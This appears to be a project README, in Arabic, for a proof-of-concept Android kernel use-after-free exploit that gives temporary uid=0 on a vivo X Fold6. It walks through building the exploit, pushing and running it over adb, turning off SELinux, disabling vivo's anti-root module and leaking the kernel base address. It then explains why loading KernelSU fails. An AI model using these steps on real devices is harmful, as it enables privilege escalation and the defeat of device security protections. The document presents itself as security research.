super2tt/cve-2026-98260-vivo-x-fold6-poc
إثبات مفهوم (proof-of-concept) لثغرة استخدام بعد التحرير (UAF) في نواة Android يقوم بتصفير cred->uid/gid للحصول على صلاحيات root مؤقتة بمعرّف uid=0 على جهاز vivo X Fold6 (PD2545)، مع أدوات مساعدة لتجاوز SELinux ومكافحة root.

تتيح هذه الأداة لهاتفك الحصول مؤقتًا على uid=0 (أي هوية root)، لكنها لا تزال غير قادرة على تثبيت KernelSU، والسبب موضح في القسم الخامس.
هذا المشروع مخصص للبحث الأمني فقط. يُستخدم فقط على الأجهزة التي تملكها أنت. طوال العملية يتم تعديل الذاكرة فقط. لن تتم الكتابة إلى أقسام النظام. وسيختفي كل شيء عند إعادة التشغيل.
| العنصر | القيمة |
|---|---|
| الهاتف | vivo x fold6 PD2545 (الطراز V2545A) |
| النظام | Android 16 |
| إصدار النواة | 6.12.58-android16-6-gdd6fd5c98918-abogki543627742-4k |
| وقت تجميع النواة | 5 أغسطس 2026 |
| الذاكرة | 16 GB |
بعد تثبيت Android NDK، شغّل أمرين على الحاسوب (استبدل $CC بمسار clang داخل NDK لديك):
CC=$HOME/Library/Android/sdk/ndk/30.0.16248370/toolchains/llvm/prebuilt/darwin-x86_64/bin/aarch64-linux-android35-clang

$CC -static -O2 -pthread -o poc_tmp_root poc_tmp_root.c
$CC -static -O2 -pthread -o poc_prim    poc_prim.c
تم تجميع ملفين قابلين للتنفيذ، و-static هو لعدم الاعتماد على المكتبات الموجودة على الهاتف.
الخطوة الأولى: دفع الملفات إلى الهاتف
adb push poc_tmp_root poc_prim root_agent.sh go.sh /data/local/tmp/
adb shell 'chmod 755 /data/local/tmp/{poc_tmp_root,poc_prim,root_agent.sh,go.sh}'
الخطوة الثانية: تشغيل السكربت tmp_root مباشرة
SER=<你的手机序列号> ./tmp_root.sh

vr.ko (وإلا فبمجرد أن تصبح العملية uid=0 سيتم قتلها بواسطتها).الخطوة الثالثة: تأكد من نجاح العملية
adb shell 'head -2 /dev/root_log'
إذا رأيت هذين السطرين فقد نجحت:
ROOT_AGENT ready uid=0
ROOT_FIFO /dev/root_cmd
بعد ذلك يمكنك:
adb shell 'echo "id" > /dev/root_cmd'
adb shell 'cat /dev/root_log'
سترى:
uid=0(root) gid=0(root) ...
ملاحظات
SKIP: slow reclaim أو ROOT_AGENT NOT_ROOT، فهذا يعني أن هذه المحاولة لم تنجح؛ وعليك إعادة التشغيل عبر adb reboot بنفسك.بعد الحصول على uid=0، الإجراء الطبيعي هو تحميل وحدة نواة KernelSU، أي:
insmod kernelsu.ko # 或者 ksud late-load
تفشل هذه الخطوة باستمرار على جهازنا، مع الخطأ Operation not permitted.
السبب ليس في uid، بل في capabilities. انظر إلى هذه المقارنة:
uid=0(root)             ← 我们拿到了
CapEff: 0000000000000000  ← 但能力位全是 0
insmod يحتاج إلى "القدرة" CAP_SYS_MODULE، وليس uid.
برنامج PoC الخاص بنا يقوم فقط بتصفير cred->uid/gid، دون تعديل بتات القدرات في cred،
لذلك:
| العملية | ما المطلوب | هل لدينا |
|---|---|---|
قراءة /data/adb | فقط uid=0 | ✅ ممكن |
| تغيير مالك الملف، قتل عمليات الآخرين | CAP_CHOWN / CAP_KILL | ❌ غير ممكن |
| تحميل وحدات النواة (KSU) | CAP_SYS_MODULE | ❌ غير ممكن |
جرّبت أيضًا طرقًا أخرى: modprobe عبر usermodehelper (محجوب من النظام)،
ومتغيرات finit_module المختلفة (كلها تتعثر عند فحص القدرات)، وتعديل usermodehelper_disabled بلا جدوى.
لذا دعونا ننتظر خبراء آخرين ليكملوا المهمة.
هذه الثغرة يمكن أن تمنحنا uid=0، لكنها لا تمنحنا capabilities. للحصول على KernelSU، نحتاج إلى بدائية (primitive) تتيح "الكتابة العشوائية" (لقد بذلت قصارى جهدي!).
| الملف | الوظيفة |
|---|---|
poc_tmp_root.c | الاستغلال الرئيسي: ترتيب الذاكرة + الرشّ + إثارة UAF ← cred->uid/gid=0 |
poc_prim.c | بدائيات مساعدة: --slide لتسريب عنوان النواة، --selinux لإيقاف SELinux، --vr لإيقاف وحدة vivo لمكافحة root |
go.sh | تحويل SELinux إلى Permissive وإيقاف vr.ko |
tmp_root.sh | تشغيل كل الخطوات أعلاه بأمر واحد |
root_agent.sh | يبقى مقيمًا بعد الحصول على uid=0، ويوفر /dev/root_cmd و /dev/root_log |
kp_arm.sh | تركيب مسبار نواة (kernel probe) لرفع معدل إصابة السباق من "يكاد لا يصيب" إلى "يصيب دائمًا تقريبًا" |